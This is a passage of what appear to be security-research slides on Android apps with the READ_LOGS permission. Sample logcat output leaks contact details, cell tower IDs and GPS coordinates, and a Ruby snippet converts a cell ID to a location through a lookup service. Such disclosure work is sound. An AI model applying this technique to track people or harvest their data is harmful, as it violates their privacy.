...
D/HtcViewContactDetailActivity( 518): buildEntries sLabel: null
D/HtcViewContactDetailActivity( 518): buildEntries sData: Firstname
Lastname
...
D/HtcViewContactDetailActivity( 518): buildEntries sLabel: Email home
D/HtcViewContactDetailActivity( 518): buildEntries sData:
blackhat@mylookout.com
```

# ACCESS\_COARSE\_LOCATION WITH READ\_LOGS

```
/dev/log/main:  
D/NetworkLocationProvider( 71): onCellLocationChanged  
[LAC,CELLID]  
  
V/LocationManagerService( 89): CdmaCellLocation latitude:  
37.781666666666666 longitude: -122.39555555555556  
  
I/ClockWidget( 182): onReceiverWeatherData~ data:type: 1,  
param1: , param2: , update: Sun Jul 25 19:22:33 America/  
Los_Angeles 2010, param2: , curTempC: 16, curTempF: 61,  
curConditionId: 03, fstName: [Sun, Mon, Tue, Wed, Thu],  
fstDate: [7/25/2010, 7/26/2010, 7/27/2010, 7/28/2010,  
7/29/2010], fstConditionId: [03, 04, 02, 02, 02], fstHighTempC:  
[22, 22, 22, 24, 24], fstHighTempF: [71, 72, 72, 75, 75],  
fstLowTempC: [13, 12, 12, 12, 13], fstLowTempF: [56, 54, 54,  
54, 56], curLocLat: 37.787392, curLocLng: -122.392922,  
curLocLatTrim: 37.787, curLocLngTrim: -122.392, curLocName:  
San Francisco, curLocState: California, curLocCountry: United  
States, curLocTimezoneId: America/Los_Angeles  
  
/dev/log/radio:  
D/RILJ ( 204): [1274]< OPERATOR {AT&T, , 310410}  
D/RILJ ( 144): [0098]< REGISTRATION_STATE {1, 0xCELLID,  
0xLAC, 9, null, null, null, null, null, null, null, null}
```



# RESOLVING LOCATION

```
require 'httparty'

class CellLocator
  def self.request(mcc, mnc, lac, cellid)
    response = HTTParty.get('http://cellid.labs.ericsson.net/json/lookup',
      :query => {
        :key => 'MY_API_KEY', :base => 10,
        :mcc => mcc, :mnc => mnc, :lac => lac, :cellid => cellid
      })
    return response["position"]
  end
end
```


# ACCESS\_FINE\_LOCATION WITH READ\_LOGS


```
D/WeatherClockWidget( 114): Query Weather data by Latitude:  
37.779874, Longitude: -122.397273
```

```
V/GpsLocationProvider( 89): reportLocation lat: 37.78005123138428  
long: -122.39708304405212 timestamp: 1280180485000
```

```
V/libgps ( 89): lat: 37.780051, long: -122.397083
```


```
D/libgps ( 1020): GpsInterface_inject_location( 37.780187,  
-122.397607, 56.000 )
```



